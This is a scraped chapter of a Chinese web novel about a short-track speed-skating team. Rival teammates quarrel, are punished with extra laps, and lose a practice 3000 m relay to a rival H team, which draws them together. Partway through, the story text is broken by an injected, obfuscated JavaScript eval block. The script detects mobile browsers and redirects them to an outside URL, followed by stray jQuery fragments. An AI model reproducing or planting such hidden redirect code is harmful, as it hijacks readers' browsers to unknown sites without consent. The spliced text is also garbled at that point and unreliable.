“这三位是借调到我们L队的女队选手,罗亚青、徐媛和张雅洁,这段时间会和大家一起训练。”刚下车到达杨教练就给了大家一个特大冲击。
此时此刻,这三位同样穿着L队队服的队友,却比对手还要有压力,因为她们抢占的是代越她们参加比赛的名额。
住宿是在冰场场馆附近的一个学校宿舍,八人间,代越四人加上新来的三位,都住一间。
瞬间形成了两个小团体,白慧荣她们围在代越身边,小声说着话,眼神时不时看向另一边,但又故意不去聊她们。
那三个人也说着N省的气候,风大,口音带着明显的大碴子味。
东西收拾好,又去食堂吃了口饭,中午睡了一会儿,下午就去冰场了,在这期间,两个小团体之间还是没有说过一句话。
代越弯着腰把冰鞋的鞋带系紧,L队的队服是蓝色的,是那种天空一样的浅蓝色。
她第一次来这种正规的冰场训练,这个场馆比想象中要大好多,比起室外的冰面,这里没有风,滑起来更舒服,比起商场里那个小冰场,这里温度也更底一点,冰面更硬,蹬滑起来不费力,感觉就是能出成绩的样子。
“徐媛,你先领滑,代越,你跟着,交错开来,跟滑动作路线要一致啊!”教练安排训练方式。
“跟滑,跟滑,白慧荣你离张雅洁那么远干嘛?”
“曹悦再弯点腰!”
“代越把你路线锁住!”
场馆里回荡着教练的喊声,基本上都是对代越他们四个人的。
代越滑动看着自己前方徐媛的背影,她的领滑速度并不快,但很均匀,直道偶尔会模拟一下路线变化,入弯时又会迅速调整到最佳线路。
跟在她身后滑,代越不得不说,很舒服。
双人配合滑行也换了搭档,代越和徐媛一组,白慧荣和张雅洁,罗亚青带着曹悦和张馨月。
矛盾就在分组后不久吵在了明面上。
是罗亚青她们那组吵起来的。
“你懂不懂交替领滑啊!”
“你自己超越不过来,怪我咯!”
“你把速度提那么快,怎么超越!”
“你两别吵了,你俩都有错行了吧。”“说的好像你一点问题没有,刚才要不是你用手扒拉我,我能滑倒吗?受伤了你能赔的起吗?”
“不是你先踢我刀我才碰到你的吗?这么矫情你配玩短道速滑吗!”
“我再怎么样也比你们配,就你们那水平,参加比赛都是浪费时间,趁早放弃吧。”
“就你们成绩好,在你们那呆着呗,来我们N省干嘛,欢迎你了吗!”
“还不是你们太弱,求着我们来的。”
话吵到这个份上,来劝架的代越她们心里都不怎么舒服了。
“有什么不爽的,就比一场,冰面上实力说了算。”代越提议到,毕竟接下来还要一起训练,一起参加比赛,教练虽然一直没说,但是她猜到,接力比赛也是要一起上的,别把矛盾留到关键时候。
大家都同意,都憋着一股劲想找回场子。
然而被教练和止住了,“比什么赛,谁允许你们私下比赛的!训练时间不好好训练,还敢吵架,一个一个的,都爱滑是吧,排队去滑三百圈去,每圈都给我滑8秒5内去!我会掐着表的”
两百圈的慢滑技术滑对于代越她们来说,还是很轻松的,但是加上配速就很累了,要一直顶着滑,不能慢下来。
代越离开冰场的时候感觉头都是懵懵的,视线感觉看什么都是一片白,有种看见冰就想吐的感觉,然后在梦里真的吐了。
吐完还要继续看,因为根本醒不过来,脑海中不停的回放着徐媛滑冰的姿势,代越能感觉出来她是三个人当中最强的,有着很明显的东北系短道速滑风格,极致低重心、贴冰滑行,超越的时候几乎是贴着前面的人,一点也不怕碰撞。
代越努力吸收着别人的优点,一点一点揉进自己的技术里。
——
周末代越背着包刚走进冰场,就看到白慧荣她们都站在冰场边上,气呼呼的,冰上有一队穿着绿色队服的人在训练。
“这是什么情况?”代越问。
白慧荣回答,“H队的,约的冰场训练时间是在咱们前头,但是有事来晚了,训练没结束,想让咱们往后移一下,教练去跟沟通了。”
“大概率是要让了,毕竟这是人家H市主场。”徐媛站到代越另一边,她两虽然说话少,但和其他人之间比起来还算友好。
过了几分钟,教练沟通的结果是,一起练,轮流滑,交流交流技术,顺便看看对方接力水平。
三月份,这可是她们的直接对手。
杨教练也有自己的用意,他没让代越、徐媛和白慧荣上场,反而是前两天吵起架的三个人和平时话也不怎么说的张雅洁,四个人打配合。
“你们三商量安排她们的上场顺序和战术!我不参与。”教练挑挑眉,提出这么一个方法,“输了的话全队写检讨。”
三人只能点点头。
女子三千米接力,在短道速滑里,四个人参加的接力,每个人滑的距离却不是平均分下来的那一点,前一个人滑的时候,下一个就要在内圈跟滑,既要维持接力的速度不掉下来,又要保证接力的流畅度,外圈如果有超越行为,那内圈也要第一时间反应过来,不然就有可能漏棒。
规则里除了最后两圈必须由同一个人滑完,其他时间什么时候任何直道都可以交接棒。
代越她们接受的主流棒次是,一棒作为起跑棒抢内道、占好位、稳节奏,二棒作为过渡棒稳速度、控节奏、跟住领滑、找超越窗口,三棒作为超越棒需要在中后程发力、实现超越、建立或者扩大优势,四棒是冲刺棒最后3圈交接后,独自滑完最后2圈冲刺。
“罗亚青滑第一棒吧,她起跑很快,能占住位置。”徐媛了解的更多。
白慧荣想说张馨月起跑也不差,但想到罗亚青比张馨月大一
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17345283|199521||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
圈的体格,好像确实她抢位置更合适。
“那就冲刺让曹悦来,她体能最好。”她不甘示弱的说。
“二三棒让张馨月和张雅洁交替着来吧,都是超越位。”代越提议,而且教练不是想练默契吗?交错开才有效果。
四人站在起跑点的时候,代越也在观察H市的队员,见H队的教练频频和冰场围挡外的一位选手说话,不难猜出来两位教练的想法怕是撞了,对方队伍也没有拿出最强的实力。
比赛开始,滑行,交替,滑行,交替,L队暂时排在前面,H队也没有拉开距离,紧紧贴着。
又是一段滑行,是第二棒的张馨月,奋力的蹬腿,但H队似乎这一棒更游刃有余一些,他没有急着超越,反而在出弯的一瞬间,卡着交接棒的前夕,内道插过去了。
与此同时H队的三棒进场,从距离位置上看,卡在了张馨月和张雅洁中间,时间很短暂,但是L队的交接直接被打断了。
又因为H队的交接处于张馨月的斜前方,交替下场的二棒也没有对L队形成阻拦,所以是规则范围内允许的。
更糟糕的是,张馨月已经双手伸直做好了推下一棒的准备,在这种影响下,整个人身体失衡,从侧面摔了出去。
“完蛋!”大家心里都这么想。
张雅洁第一时间回身朝张馨月冲过去,在她手还没有放下来的时候拍上去,交接完成,尽管这短短几秒钟,H队已经进了下一个弯道。
冰场上只要能站起来就不会轻易放弃,张雅洁用力提速追赶,场上选手的速度几乎已经提到了最快,但在代越她们这些旁观者眼里,能够明显感觉出来,距离在被一点点拉近。
张馨月也爬起来了,四人都在拼命追赶,这一刻心拧成了一股绳,顾不得别的。
最后两圈,到了曹悦,曹悦是她们当中年龄最大的,据说小时候踢过女足,跑一个小时不带喘的,这个时候背在后腰的手也已经攥紧了,蹬腿的时候冰刀在冰面上留下一道深深的痕迹。
快到终点了,最后一个弯道出弯,前后两个人紧紧贴着,已经没有机会拉外道了,只能试图从内道切过去,加一刀,可惜被发现了,H队双腿分开,大面积锁住内道,都不行,那就努力伸腿!
最后,过线!
——
“虽然最终还是没有赢下比赛,但是大家都拼搏出了竞技体育的精神,同时也更加团结了。但也发现了在接力方面,我们的队伍存在战术研究不够,默契程度不足的问题。后续训练中,我们还应该在这方面下功夫。”
代越在检讨中最后一段这么写。
这局比赛的关键输点在张馨月和张雅洁的交接棒上,两人很内疚,比赛结束了都还在一起加练,另外两人索性也陪着。
最后变成了教练指导一起练习接力战术,代越看到教练故作严肃但没忍住勾起的嘴角,觉得人家能当教练还是有实力的,队内矛盾最好的解决方式就是转移到对外矛盾,没什么是一场接力解决不了的。